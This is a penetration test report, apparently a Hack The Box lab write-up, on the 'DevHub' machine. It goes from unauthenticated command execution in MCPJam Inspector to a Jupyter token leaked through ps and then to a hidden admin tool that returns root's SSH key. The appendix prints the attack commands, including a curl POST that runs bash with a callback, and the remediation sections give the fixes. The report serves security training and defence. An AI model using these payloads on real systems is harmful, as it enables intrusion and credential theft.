PENETRATION TEST REPORT

HACK THE BOX

DevHub
Penetration Test Report

An unauthenticated Inspector, a token readable in the process list, and an admin tool that hands over root's SSH key

OVERALL RISK: CRITICAL

4ss3m // CONFID

DOCUMENT DETAILS

Target	10.129.136.136 (devhub.htb)
Externally reachable	TCP 22 OpenSSH 8.9p1 Ubuntu; TCP 80 nginx 1.18.0; TCP 6274 MCPJam Inspector 1.4.2
Internal only	Jupyter Lab 127.0.0.1:8888; OPSMCP 127.0.0.1:5000
Operating system	Ubuntu Linux
Test window	21 October 2026
Test type	Black box - unauthenticated start

1 EXECUTIVE SUMMARY

An unauthenticated request gave us a shell, and that shell led to root in four steps. The development Inspector on TCP 6274 accepts a server configuration from any caller and starts the command it names. With that command we ran as mcp-dev and read the process list, where the analyst's Jupyter token sits in plain view. The token opened a notebook terminal as analyst; that account's home holds the key to an operations service running as root, and the service carries an undocumented admin tool that returns root's private SSH key.

Each step trusted something it should not have: a caller it never authenticated, a secret it printed to the process table, a key stored beside the account that uses it, and an admin function left in a production build. None of the four required an exploit binary, a password guess, or any interaction from a user.

The Inspector is the way in and should be closed first; the token, the API key and the admin tool are what turn a development tool into domain-wide risk. Section 5 sets out the order and how to prove each fix held.

#	Finding	Severity
01	Anyone on the network can run commands as mcp-dev - MCPJam Inspector 1.4.2 executes whatever command a POST asks it to (CVE-2026-23744)	CRITICAL
02	The Jupyter token is passed on the command line, so every local user can read it with ps	HIGH
03	An analyst-owned service holds a hidden tool that dumps root's private SSH key	CRITICAL

4ss3m // CONFIDENTIAL

2 HOW THE ATTACK UNFOLDED

1. TCP 6274 answers with MCPJam Inspector 1.4.2; TCP 80 redirects to devhub.htb, whose page lists the Inspector, a loopback-only Jupyter and a git server.
2. POST /api/mcp/connect with serverConfig.command=bash runs our command as mcp-dev (CVE-2026-23744).
3. ps shows jupyter-lab started with --ServerApp.token, handing over the analyst's credential.
4. The token opens a Jupyter terminal as analyst: user.txt and ~/.opsmcp_key, and /opt/opsmcp/server.py is readable by the same account.
5. The service runs as root and exposes ops._admin_dump; called with the key, it returns /root/.ssh/id_rsa.
6. SSH with that key gives uid=0 and root.txt.

4ss3m // CONFIDENTIAL

3 WHAT WE FOUND

CRITICAL

F-01 Anyone on the network can run commands as mcp-dev - MCPJam Inspector 1.4.2 executes whatever command a POST asks it to (CVE-2026-23744)

http://10.129.136.136:6274 - MCPJam Inspector 1.4.2, /api/mcp/connect

The Inspector listens on all interfaces with no authentication. Its /api/mcp/connect endpoint accepts a JSON body whose serverConfig.command and args are handed straight to the operating system to start an MCP server. We posted a serverConfig with command=bash and args=[-c, ...]; the host ran it as uid=1001 (mcp-dev). The HTTP response is a 500, but the command has already executed, so the exit status of the request says nothing about whether the payload ran.

Why it matters. One unauthenticated POST runs any command as the mcp-dev user. No account, token or user interaction is involved.

Fix

- Upgrade @mcpjam/inspector past 1.4.2; the endpoint must not accept a command it was not configured with.
- Run the Inspector behind authentication and bind it to 127.0.0.1 or a management network, not 0.0.0.0.
- Drop privileges for the Inspector service account and give it no shell.

HIGH

F-02 The Jupyter token is passed on the command line, so every local user can read it with ps

jupyter-lab started as analyst with --ServerApp.token=<token>, listening on 127.0.0.1:8888

The analyst's Jupyter Lab is started with the authentication token as a process argument. On Linux /proc/<pid>/cmdline is readable by every local user, and ps prints it. From our mcp-dev shell we ran ps -eo user,pid,args and read the token in full. The service is bound to loopback, but its only credential is public to anyone who already has a shell on the host.

Why it matters. Holding any local shell on DevHub - here, the mcp-dev account from F-01 - gives full access to the analyst's notebook environment, including its files and its terminal.

Fix

- Pass the token through a file or JUPYTER_TOKEN in the environment of the service, never on the command line.
- Rotate the token and restart Jupyter.
- Run the notebook server under a per-user systemd unit with protectProc=invisible so other users cannot read its cmdline.

CRITICAL

F-03 An analyst-owned service holds a hidden tool that dumps root's private SSH key

/opt/opsmcp/server.py (owned analyst:analyst, mode 0640), running as root on 127.0.0.1:5000; tool ops._admin_dump

OPSMCP runs as root but its source is owned and readable by the analyst account, so the tool list and the handler code are visible to a non-root user. Beyond the five documented tools, the file registers ops._debug_mode and ops._admin_dump. The handler for ops._admin_dump reads /root/.ssh/id_rsa and returns it as JSON when called with {"target": "ssh_keys", "confirm": true}. The only gate is the X-API-Key header, and that key sits in the analyst's home directory as ~/.opsmcp_key (mode 0600). We called the tool with the key and received root's private key.

Why it matters. An analyst-level account obtains root's private SSH key and logs in as root. The step from F-02 to root requires no exploit, only a documented HTTP call.

Fix

4ss3m // CONFIDENTIAL

- Remove ops._admin_dump and ops._debug_mode from the production service; a credential-dumping endpoint should not exist in a tool server.
- Do not run the service as root, and do not let a non-root account own a root service's source.
- Give each service its own key, stored outside user home directories, and rotate the leaked key.
- Disable root SSH login entirely; administrators should use named accounts with sudo.

4ss3m // CONFIDENTIAL

4 WHAT TO FIX FIRST

Priority	Action	Severity
1	Take the Inspector off the network or put authentication in front of it; upgrade @mcpjam/inspector	CRITICAL
1	Remove ops._admin_dump and run OPSMCP as a dedicated non-root account	CRITICAL
1	Replace root's SSH key and stop using root login	CRITICAL
2	Move the Jupyter token off the command line and rotate it	HIGH
3	Rotate the OPSMCP API key and store it outside a user home	HIGH

F-01 is the only step that faces the network. The other three are what let an ordinary local account reach root, so fixing the Inspector alone leaves the host one shell away from compromise.

4ss3m // CONFIDENTIAL

5 HOW TO FIX THIS PROPERLY

Close the way in

- Bind the Inspector to 127.0.0.1 or an admin network and put authentication in front of it. It is a development tool; it has no business answering on a routable interface.
- Upgrade @mcpjam/inspector past 1.4.2 and confirm that /api/mcp/connect refuses a serverConfig that was not registered by an administrator.
- Run it under an account with no shell and no access to secrets other services need.

Stop leaking credentials

- Start Jupyter with the token in a file or in its environment, not in argv, and rotate the current token.
- Keep the OPSMCP key in a root-owned file readable only by the service, and rotate it - it has been in a user's home directory.
- Run both services under systemd units with ProtectProc=invisible and PrivateTmp=yes so neighbouring accounts cannot read their process metadata.

Remove the escalation path

- Delete ops._admin_dump and ops._debug_mode from the codebase, not only from the tool list; the handler is the dangerous part.
- Run OPSMCP as an unprivileged service account. It should never be able to open /root/.ssh.
- Set PermitRootLogin no, and use named accounts with sudo.
- Treat the dumped key as compromised: replace it and audit /root/.ssh/authorized_keys and auth.log for its use.

Prove the fixes held

- Re-run the POST from an off-host machine - it must fail before any command runs, not return 500 after it.
- Run ps as an unrelated local user and confirm no token appears.
- Call the tools endpoint as analyst; ops._admin_dump must answer 404, and the service must not be able to read /root at all.
- Confirm SSH refuses root with the old key.

4ss3m // CONFIDENTIAL

A APPENDIX - TECHNICAL EVIDENCE

Recorded command output, for the engineers who will implement the fixes.

Service exposure

```
$ nmap -sC -sV -p- --min-rate 2000 10.129.136.136
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
6274/tcp  open  unknown
|_http-title: MCPJam Inspector
```




Figure 1 - Three services reachable: SSH, nginx, and MCPJam Inspector on 6274.

The landing page names the internals

```
$ curl -s -H 'Host: devhub.htb' http://10.129.136.136/
MCP Inspector       Active - Port 6274
Analytics Dashboard Internal Only - localhost:8888
Code Repository     Maintenance Mode
```

```
→ ~ echo "10.129.136.136 devhub.htb" | sudo tee -a /etc/hosts
[sudo: authenticate] Password:
10.129.136.136 devhub.htb
→ ~ curl -s http://devhub.htb/ | grep -E '<h3>|status|Internal|Port'
    <title>DevHub - Internal Development Platform</title>
        .service-card .status { margin-top: 15px; padding: 8px 15px; border-radius: 20px; display: inline-block; font-size: 0.85rem; }
        .status.active { background: rgba(0, 255, 136, 0.2); color: #00ff88; }
        .status.internal { background: rgba(255, 193, 7, 0.2); color: #ffc107; }
            <p>Internal Development & Analytics Platform</p>
                <h3>MCP Inspector</h3>
                <span class="status active">Active - Port 6274</span>
                <h3>Analytics Dashboard</h3>
                <span class="status internal">Internal Only - localhost:8888</span>
                <h3>Code Repository</h3>
                <p>Internal Git server for version control and collaboration. Project documentation and deployment scripts.</p>
                <span class="status internal">Maintenance Mode</span>
            <p>&copy; 2026 DevHub Team - For Internal Use Only</p>
→ ~
```

Figure 2 - devhub.htb lists the Inspector, a loopback-only Jupyter, and a git server.

The Inspector requires no login

```
$ firefox http://localhost:6274        # relayed from WSL
MCPJam - MCP Servers: No servers connected
Sign in / Create account offered, not required
```




Figure 3 - The Inspector UI loads without authentication.

The request that executed code

```
$ cat /tmp/rce.json
{"serverConfig":{"command":"bash",
  "args":["-c","id | python3 -c ...callback..."],"env":{}},
 "serverId":"poc1"}
$ curl -s -X POST http://10.129.136.136:6274/api/mcp/connect \
       -H 'Content-Type: application/json' -d @/tmp/rce.json
```



Figure 4 - A serverConfig whose command is bash; nothing checks who sent it.

Result on the callback listener

```
uid=1001(mcp-dev) gid=1001(mcp-dev) groups=1001(mcp-dev)
```



Figure 5 - The command ran on the host as mcp-dev.

The Jupyter token in the process list

```
$ ps -eo user,pid,args | grep '[j]upyter-lab'
analyst 1068 ... jupyter-lab --ip=127.0.0.1 --port=8888
  --no-browser --notebook-dir=/home/analyst/notebooks
  --ServerApp.token=a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7
```



Figure 6 - The token any local user can read with ps.

Jupyter terminal as analyst

```
analyst@devhub:~$ id
uid=1002(analyst) gid=1002(analyst) groups=1002(analyst)
analyst@devhub:~$ cat /home/analyst/user.txt
<user flag redacted>
analyst@devhub:~$ cat ~/.opsmcp_key
opsmcp_secret_key_4f5a6b7c8d9e0f1a
analyst@devhub:~$ ls -la /opt/opsmcp/
-rw-r----- 1 analyst analyst 6021 server.py
37:  "ops._admin_dump": {
141: elif tool_name == "ops._admin_dump":
```



Figure 7 - Analyst shell, the API key, and the root service the account can read. User flag redacted.

Root's key, returned by the tool

```
analyst@devhub:~$ python3 /tmp/opscall.py opsmcp_secret_key_...
{"note":"Emergency recovery key dump",
 "root_private_key":"-----BEGIN OPENSSH PRIVATE KEY-----\n...",
 "target":"ssh_keys"}
```



Figure 8 - ops._admin_dump returns /root/.ssh/id_rsa.

Root

```
$ ssh -i ~/htb/devhub/root_id_rsa root@10.129.136.136 \
      'id; cat /root/root.txt'
uid=0(root) gid=0(root) groups=0(root)
<root flag redacted>
```




Figure 9 - Root login with the dumped key. Root flag redacted.

4ss3m // CONFIDENTIAL